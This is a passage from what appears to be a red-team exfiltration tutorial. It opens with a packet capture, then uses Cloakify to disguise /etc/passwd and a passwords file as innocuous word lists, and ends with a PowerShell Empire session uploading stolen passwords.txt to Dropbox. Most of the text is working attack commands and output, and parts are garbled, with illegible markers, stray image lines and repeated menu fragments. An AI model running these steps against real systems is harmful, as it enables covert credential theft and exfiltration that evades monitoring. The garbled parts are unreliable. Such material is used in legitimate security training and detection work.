0x0030:  1f26 0486 1f25 397e 1703 0300 4c5d e29c  .&...%~...[L]..
0x0040:  5cb8 0589 9852 5fb6 21e8 8f09 9f58 a848  \...R...!...X.H
0x0050:  d8a1 1b81 e705 f20e dc4c 119c 947c e86c  ....L...l..l..
0x0060:  4941 9f95 de70 a154 c27d 4120 d5ed ee1b  I...p.T.jA....
0x0070:  9d6c 85a8 7a42 fd37 7158 b770 e7c1 664c  .l..zb.7qX.p..fl
0x0080:  94ad eec4 4c4a 4942 2a  ....LJTB*
20:36:53.913725 IP 192.168.2.6.http-alt > 192.168.2.6.53624: Flags [F.], ack
81, win 12741, options [nop,nop,TS val 522585222 ecr 522585222], length 0
0x0000:  0200 0000 4500 0034 0000 4000 4006 0000  ....E...@.@...
0x0010:  c0a8 0206 c0a8 0206 1f90 d178 b09d 8fbd  .........x...
0x0020:  1e94 3dc8 8010 31c5 8583 0000 0101 080a  ....=...1.....
0x0030:  1f26 0486 1f26 0486  ....&...&..
```

[illegible]

- ```

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

```

## BASIC USE:

Cloakify Factory will guide you through each step. Follow the prompts and it will show you the way.

### Cloakify a Payload:

- Select 'Cloakify a File' (any filetype will work – zip, binaries, etc.)
- Enter filename that you want to Cloakify (can be filename or filepath)
- Enter filename that you want to save the cloaked file as
- Select the cipher you want to use
- Select a Noise Generator if desired
- Preview cloaked file if you want to check the results
- Transfer cloaked file via whatever method you prefer

### Decloakify a Payload:

- Receive cloaked file via whatever method you prefer
- Select 'Decloakify a File'
- Enter filename of cloaked file (can be filename or filepath)
- Enter filename to save decloaked file to
- Preview cloaked file to review which Noise Generator and Cipher you used
- If Noise Generator was used, select matching Generator to remove noise
- Select the cipher used to cloak the file

[Selection: 1

==== Cloakify a File ====

[Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /etc/passwd

Save cloaked data to filename (default: 'tempList.txt'): test.txt

Ciphers:

- 1 - dessertsHindi
- 2 - evadeAV
- 3 - belgianBeers
- 4 - desserts
- 5 - dessertsChinese
- 6 - amphibians
- 7 - dessertsSwedishChef
- 8 - statusCodes
- 9 - dessertsArabic
- 10 - skiResorts
- 11 - dessertsPersian
- 12 - rickrollYoutube
- 13 - worldFootballTeams
- 14 - geoCoordsWorldCapitals
- 15 - topWebsites
- 16 - geocache
- 17 - dessertsRussian
- 18 - starTrek
- 19 - hashesMD5
- 20 - ipAddressesTop100
- 21 - dessertsThai
- 22 - emoji
- 23 - pokemonGo
- 24 - worldBeaches

Enter cipher #:



```
[Enter cipher #: 3
[Add noise to cloaked file? (y/n): n

Creating cloaked file using cipher: belgianBeers

Cloaked file saved to: test.txt

Preview cloaked file? (y/n): █
```

```
[Preview cloaked file? (y/n): y

Lesage Dubbel
Mageleno
Rodenbach
Buffalo Bitter
La Namuroise
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Elliot Brew
Shark Pants
Waase Wolf
Sint-Gummarus Tripel
Sur-les-Bois Blonde
Florilège de Rose
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Serafijn Tripel
St. Paul Double
Holger
Rodenbach
't Smisje Calva Reserva
```

```
==== Cloakify Factory Main Menu ====
```

- 1) Cloakify a File
- 2) Decloakify a File
- 3) Browse Ciphers
- 4) Browse Noise Generators
- 5) Help / Basic Usage
- 6) About Cloakify Factory
- 7) Exit

```
[Selection: 2
```

```
==== Decloakify a Cloaked File ====
```

```
[Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): test.txt
```

```
[Save decloaked data to filename (default: 'decloaked.file'): passwd.txt
```

- 22 - emoji
- 23 - pokemonGo
- 24 - worldBeaches

```
[Enter cipher #: 3
```

```
Decloaking file using cipher: belgianBeers
```



```
Decloaked file test.txt , saved to passwd.txt
```

```
[Press return to continue...
```

```
~/tools/Cloakify# cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
~/tools/Cloakify# python cloakify.py /etc/passwd ciphers/dessertsHindi
दुक्खे
खुवा नी
फूल
ब्रा उनी
कुचले हुए फल
अदरक
टा फ़ि
क र मेल
पिस्त
प्रेम
बिस्कु
शर्ब त
दिलचस्पी
अदरक
टा फ़ि
फ़ि म
बा दा म क मी ठा हलुआ
की कमी
फूल
```

```
~/tools/Cloakify# python decloakify.py base.txt ciphers/dessertsHindi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```



```
Event Log X multi/handler X cmd.exe 3716@1 X Files 1 X
C:\> cloakify.exe C:\Users\PT\Desktop\passwords.txt amphibians
Oregonensis
Gavilanensis
Ambystoma
Bufonidae
Oregonensis
Nyctibatrachidae
Microhylidae
Ambystomatidae
Plethodontidae
Telmatobiidae
Typhlonectidae
Croceum
Taricha
Rhacophoridae
Ranidae
Croceater
Plethodon
```

```
MacBook-Air:Cloakify Himanshu$ python decloakify.py passwords_cloaked.txt ciphers/amphibians
10.0.0.12
admin:sadmin

http://192.168.2.35:8080/weblogin.php
admin:iamlucky
```

```
cat recieved_2018-09-23_06-59-54_password.txt
password is password
```

```
(Empire: 9M3TBHW6) > usemodule exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > info
```

```
 Name: Invoke-DropboxUpload
 Module: powershell/exfiltration/exfil_dropbox
NeedsAdmin: False
OpsecSafe: True
 Language: powershell
MinLanguageVersion: 2
 Background: False
 OutputExtension: None
```

Authors:

- kdick@tevora.com
- Laurent Kempe

Description:

Upload a file to dropbox

Comments:

Uploads specified file to dropbox Ported to powershell2  
from script by Laurent Kempe:  
<http://laurentkempe.com/2016/04/07/Upload-files-to-DropBox-from-PowerShell/> Use forward slashes for the TargetFilePath

Options:

| Name           | Required | Value    | Description           |
|----------------|----------|----------|-----------------------|
| ----           | -----    | -----    | -----                 |
| SourceFilePath | True     |          | /path/to/file         |
| ApiKey         | True     |          | Your dropbox api key  |
| TargetFilePath | True     |          | /path/to/dropbox/file |
| Agent          | True     | 9M3TBHW6 | Agent to use          |

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\PT\Desktop\passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey [REDACTED]SNNvtLz
```

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /Apps/passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 9M3TBHW6 to run TASK_CMD_WAIT
[*] Agent 9M3TBHW6 tasked with task ID 5
[*] Tasked agent 9M3TBHW6 to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > [!] Agent 9M3TBHW6 returned results
{"name": "passwords.txt", "path_lower": "/apps/passwords.txt", "path_display": "/Apps/passwords.txt", "id": "id:boVtQeeSLAAAAAAAAABM4g", "client_modified": "2018-09-22T20:44:23Z", "server_modified": "2018-09-22T20:44:24Z", "rev": "19ee613750", "size": 82, "content_hash": "7f5fe0ad03046912562752948606e6239feed56290f14f9427c2e44a06f81c64"}
[*] Valid results returned by 182.68.168.52
```

